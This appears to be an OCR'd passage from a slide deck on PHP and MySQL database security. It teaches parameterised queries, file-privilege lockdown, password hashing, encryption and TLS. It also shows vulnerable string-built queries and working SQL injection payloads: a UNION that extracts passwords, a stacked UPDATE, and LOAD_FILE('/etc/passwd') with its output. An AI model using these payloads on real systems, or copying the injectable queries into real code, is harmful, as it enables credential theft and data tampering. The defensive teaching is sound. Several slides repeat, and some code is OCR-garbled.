10            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
11            PDO::ATTR_EMULATE_PREPARES   => false,
12        ]);
13    } catch (PDOException $e) {
14        exit('Connection failed: ' . $e->getMessage());
15    }
16
17 ?>
```

```
1 <?php
2
3     $name = ($_GET['name'] ?? '');
4
5     $sql = 'SELECT name FROM product WHERE name LIKE "%' . $name . "%'";
6
7     foreach ($conn->query($sql) as $row) {
8         echo '<pre>' . var_export($row, true) . '</pre>';
9     }
10
11 ?>
```

Whoops

```
1 <?php
2
3     $name = ($_GET['name'] ?? '');
4
5     $sql = 'SELECT name FROM product WHERE name LIKE "%" . $name . "%"';
6
7     foreach ($conn->query($sql) as $row) {
8         echo '<pre>' . var_export($row, true) . '</pre>';
9     }
10
11 ?>
```






A screenshot of a web browser window showing a PHP array output. The URL in the address bar is `craig.techniques.emma.dev`. The array contains two elements, both of which have their 'name' key value redacted by a large circular mark.

```
array (
    'name' => 'Train',
)

array (
    'name' => 'Tram',
)
```



```
1 SELECT  
2     name  
3 FROM  
4     product  
5 WHERE  
6     name LIKE "%Tr%"
```



```
1 SELECT
2     name
3 FROM
4     product
5 WHERE
6     name LIKE "%" UNION SELECT password FROM user WHERE name LIKE "%"
```

A screenshot of a web browser window displaying a JSON array of objects. Each object has a single key-value pair where the key is 'name' and the value is a string. The fourth object in the array has a 'name' value of 'Passw0rd!', which is highlighted with a large red arrow pointing to it.

```
array (
    'name' => 'Bike',
)

array (
    'name' => 'Train',
)

array (
    'name' => 'Tram',
)

array (
    'name' => 'Passw0rd!', ←
)
```

# **Check Multi-Queries**

A screenshot of a web browser window. The address bar shows the URL `craig.techniques.emma.devcf.com/?name=';UPDATE user SET password = "pass%"`. The main content area displays an SQL query and its resulting error message.

```
SELECT name FROM product WHERE  
name LIKE "%"; UPDATE user SET password = "pass%"
```

---

**Fatal error:** Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'UPDATE user SET password = "pass%"'.

# Escaping

Only "theoretically safe" (encoding)  
Can be slower.

```
1 <?php  
2  
3     $name = ($_GET['name'] ?? '' );  
4  
5     $sql = 'SELECT name FROM product WHERE name LIKE  
6             ' . $conn->quote('%' . $name . '%');  
7  
8     $results = $conn->query($sql);  
9  
10    foreach ($results as $row) {  
11        echo '<pre>' . var_export($row, true) . '</pre>';  
12    }  
13  
14 ?>
```



Only "theoretically safe" (encoding)  
Can be slower.

```
1 <?php
2
3     $name = ($_GET['name'] ?? '');
4
5     $sql = 'SELECT name FROM product WHERE name LIKE
6             "' . $conn->escape_string('%' . $name . '%') . "'";
7
8     $results = $conn->query($sql);
9
10    while ($row = $results->fetch_assoc()) {
11        echo '<pre>' . var_export($row, true) . '</pre>';
12    }
13
14 ?>
```



## Missing Quotes

```
1 <?php  
2  
3     $id = ($_GET['id'] ?? '' );  
4  
5     $sql = 'SELECT name FROM user WHERE id = ' . $conn->escape_string($id);  
6  
7 ?>
```



```
1 | SELECT  
2 |     name  
3 | FROM  
4 |     user  
5 | WHERE  
6 |     id = 123
```

```
1 SELECT  
2     name  
3 FROM  
4     user  
5 WHERE  
6     id = id
```

# Parameterised Queries

```
1 <?php
2
3     $sql = 'SELECT name FROM product WHERE name LIKE ?';
4
5     $parameters = [];
6     $parameters[] = '%' . ($_GET['name'] ?? '') . '%';
7
8     $statement = $conn->prepare($sql);
9
10    $statement->execute($parameters);
11
12    while ($row = $statement->fetch()) {
13        echo '<pre>' . var_export($row, true) . '</pre>';
14    }
15
16 ?>
```

```
1 <?php
2
3     $sql = 'SELECT name FROM product WHERE name LIKE ?';
4
5     $parameters = [];
6     $parameters[] = '%' . ($_GET['name'] ?? '') . '%';
7
8     $statement = $conn->prepare($sql);
9
10    $statement->execute($parameters);
11
12    while ($row = $statement->fetch()) {
13        echo '<pre>' . var_export($row, true) . '</pre>';
14    }
15
16 ?>
```

```
1 <?php
2
3     $sql = 'SELECT name FROM product WHERE name LIKE ?';
4
5     $parameters = [];
6     $parameters[] = '%' . ($_GET['name'] ?? '') . '%';
7
8     $statement = $conn->prepare($sql);
9
10    $statement->execute($parameters);
11
12    while ($row = $statement->fetch()) {
13        echo '<pre>' . var_export($row, true) . '</pre>';
14    }
15
16 ?>
```

**But, if there is a  
mistake?**

```
1 <?php
2
3     $name = ($_GET['name'] ?? '');
4
5     $sql = 'SELECT name FROM product WHERE name LIKE "%' . $name . "%'";
6
7     foreach ($conn->query($sql) as $row) {
8         echo '<pre>' . var_export($row, true) . '</pre>';
9     }
10
11 ?>
```

# Reading Files

**Read a file**



```
1 SELECT
2     name
3 FROM
4     product
5 WHERE
6     name LIKE "%" UNION SELECT LOAD_FILE("/etc/passwd") WHERE "%" = "%"
```

A screenshot of a web browser window displaying a list of arrays. The arrays contain key-value pairs where the key is 'name' and the value is a string. The strings represent various entities, some of which are highlighted in blue. The highlighted text includes 'root:\*:0:0:System Administrator:/var/root', 'daemon:\*:1:1:System Services:/var/root:/usr/bin/false', '\_uucp:\*:4:4:Unix to Unix Copy Protocol:/var/spool/uuc', and '\_taskgated:\*:13:13:Task Gate Daemon:/var/empty:/usr/b'. The browser interface includes standard controls like back, forward, and search, along with a URL bar showing the address.

```
array (
    'name' => 'Bike',
)

array (
    'name' => 'Train',
)

array (
    'name' => 'Tram',
)

array (
    'name' => 'root:*:0:0:System Administrator:/var/root',
    'name' => 'daemon:*:1:1:System Services:/var/root:/usr/bin/false',
    'name' => '_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uuc',
    'name' => '_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/b'
)
```

**Account permission for:**

- **LOAD DATA**
- **SELECT ... INTO OUTFILE**
- **LOAD\_FILE()**



```
1 | REVOKE FILE ON *.* FROM 'example'@'localhost';
```



```
craig@www:~$ grep 'local-infile' /etc/mysql/my.cnf
local-infile = OFF
```

**Disable for all accounts**

```
craig@www:~$ grep 'secure-file-priv' /etc/mysql/my.cnf
secure-file-priv = /etc/mysql/empty
```



**Limit import/export to an empty folder**



https://craig.techniques.emma. ×



craig.techniques.emma.devcf.com/605-sql-evil.php



```
array (
    'name' => 'Bike',
)

array (
    'name' => 'Train',
)

array (
    'name' => 'Tram',
)

array (
    'name' => NULL,
)
```

# Hashing Password

```
1 <?php  
2  
3     password_hash( 'MyPassword' , PASSWORD_DEFAULT );  
4  
5     // password_verify  
6     // password_needs_rehash  
7  
8 ?>
```

https://craig.techniques.emma. x +

← → ⌂ ⌂ 🔒 craig.techniques.emma.devcf.com/?name="%20UNION%20SE... 🔎 ☆ ⚙ :

```
array (
    'name' => 'Bike',
)

array (
    'name' => 'Train',
)

array (
    'name' => 'Tram',
)

array (
    'name' => '$2y$10$Q2b9j60kWWG1E2y44.iXxubykictmK0063
)
```

Less useful for attacker



# Encrypting Data

```
1 <?php
2
3     $user_id = 123;
4     $user_password = 'MyPassword';
5
6     $hash = password_hash($user_password, PASSWORD_DEFAULT);
7
8     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);
9
10    $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(
11        $hash,
12        $user_id, // Associated Data
13        $nonce,
14        $config_key
15    );
16
17    // Store $encrypted and $nonce
18
19 ?>
```

Must still Hash Passwords

```
1 <?php  
2  
3     $user_id = 123;  
4     $user_password = 'MyPassword';  
5  
6     $hash = password_hash($user_password, PASSWORD_DEFAULT);  
7  
8     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);  
9  
10    $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
11        $hash,  
12        $user_id, // Associated Data  
13        $nonce,  
14        $config_key  
15    );  
16  
17    // Store $encrypted and $nonce  
18  
19 ?>
```

Encrypt Hash, to store in the database

```
1 <?php  
2  
3     $user_id = 123;  
4     $user_password = 'MyPassword';  
5  
6     $hash = password_hash($user_password, PASSWORD_DEFAULT);  
7  
8     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);  
9  
10    $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
11        $hash,  
12        $user_id, // Associated Data  
13        $nonce,  
14        $config_key  
15    );  
16  
17    // Store $encrypted and $nonce  
18  
19 ?>
```



https://craig.techniques.emma. X



craig.techniques.emma.devcf.com/?name="%20UNION%20SE..."/>



```
array (
    'name' => 'Bike',
)
```

```
array (
    'name' => 'Train',
)
```


```
array (
    'name' => 'Tram',
)
```

```
array (
    'name' => 'TvEwRb+6uUCUcGG7-GiXM44eH3iv+iEvpNhwWaVDT
)
```

Even Less Useful,  
Can't check for weak passwords



```
1 UPDATE
2   user
3 SET
4   password = "TvEwRb+6uUCUcGG7-GiXM44eH3iv+iEvpNhWavDToMuDZxHfGHifyHmMntqFrT
5 WHERE
6   id = id
```



Apply known password to everyone?

```
1 <?php  
2  
3     $user_id = 123;  
4     $user_password = 'MyPassword';  
5  
6     $hash = password_hash($user_password, PASSWORD_DEFAULT);  
7  
8     $nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYTES);  
9  
10    $encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
11        $hash,  
12        $user_id, // Associated Data ←  
13        $nonce,  
14        $config_key  
15    );  
16  
17    // Store $encrypted and $nonce  
18  
19 ?>
```

# **Separate Database Server**

**Azure Database  
Google Cloud SQL  
Amazon RDS  
etc**

# Separate Database Server

**Easier to recover if your web server fails.**

# Separate Database Server

**Encryption keys on main server**


# Separate Database Server

**Compromise limited to database data**


# **Encrypt Connection**

```
1 <?php
2
3     $link = mysqli_init();
4
5     mysqli_ssl_set(
6         $link,
7         NULL, // Key file
8         NULL, // Certificate file
9         '/etc/mysql/tls.pem', // CA file
10        NULL, // Trusted CA certificates directory
11        NULL); // Cipher
12
13    $result = mysqli_real_connect(
14        $link,
15        $host,
16        $user,
17        $pass,
18        $name,
19        NULL, // Port
20        NULL, // Socket
21        MYSQLI_CLIENT_SSL);
22
23 ?>
```

```
root@portal: /home/craig
MariaDB [(none)]> SELECT User FROM mysql.user WHERE ssl_type != "ANY"
Empty set (0.00 sec)
```



**Regularly check: All users require an encrypted connection**



```
craig@www:~$ mysql -u root --password=' ' --execute='SELECT 1'  
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
```

**Regularly check: All users have a password**

```
craig@portal: ~
MariaDB [(none)]> SELECT User, Db, Select_priv FROM mysql.db;
+-----+-----+-----+
| User   | Db    | Select_priv |
+-----+-----+-----+
| example | example | Y          |
+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [(none)]>
```



**Regularly check: All users permissions, and specific databases.**

```
craig@portal: ~
MariaDB [(none)]> SHOW GLOBAL VARIABLES LIKE 'local_infile';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| local_infile | OFF  |
+-----+-----+
1 row in set (0.001 sec)

MariaDB [(none)]>
```

**Regularly check: Global variables**



Security groups | EC2 Manager

eu-west-1.console.aws.amazon.com/ec2/v2/home?region=eu... Craig Francis

aws Services Resource Groups

Security Group: sg-aaaaaaaaaaaaaaaaaa

Description Inbound Outbound Tags

